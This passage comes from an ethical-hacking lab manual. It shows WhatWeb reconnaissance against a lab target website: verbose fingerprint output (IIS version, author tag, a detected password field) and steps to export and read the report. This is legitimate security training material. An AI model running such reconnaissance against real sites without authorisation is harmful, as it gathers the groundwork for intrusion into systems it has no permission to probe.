
```
[ Meta-Author ]
        This plugin retrieves the author name from the meta name
        tag - info:
        http://www.webmarketingnow.com/tips/meta-tags-uncovered.html
        #author

        String       : EC-Council

[ Microsoft-IIS ]
        Microsoft Internet Information Services (IIS) for Windows
        Server is a flexible, secure and easy-to-manage Web server
        for hosting anything on the Web. From media streaming to
        web application hosting, IIS's scalable and open
        architecture is ready to handle the most demanding tasks.

        Version      : 10.0
        Website     : http://www.iis.net/

[ Modernizr ]
        Modernizr adds classes to the <html> element which allow
        you to target specific browser functionality in your
        stylesheet. You don't actually need to write any Javascript
        to use it. [JavaScript]

        Website     : http://www.modernizr.com/

[ PasswordField ]
        find password fields

        String       : txtpwd (from field name)
```

Menu whatweb -v www.movi...




10. Now, type **whatweb --log-verbose=MovieScope_Report www.moviescope.com** and press **Enter** to export the results returned by WhatWeb as a text file.

Note: This will generate a report with the name **MovieScope_Report** and save this file in the **root** folder.




11. Type, **pluma MovieScope_Report** and press **Enter** to open the file.



12. The **MovieScope_Report** text file appears, as shown in the screenshot.

Note: In real-time, attackers use this information to determine the website infrastructure and find underlying vulnerabilities, and later exploit them to launch further attacks.



13. This concludes the demonstration of how to perform website reconnaissance on a target website using the WhatWeb tool.

14. Close all open windows and document all acquired information.

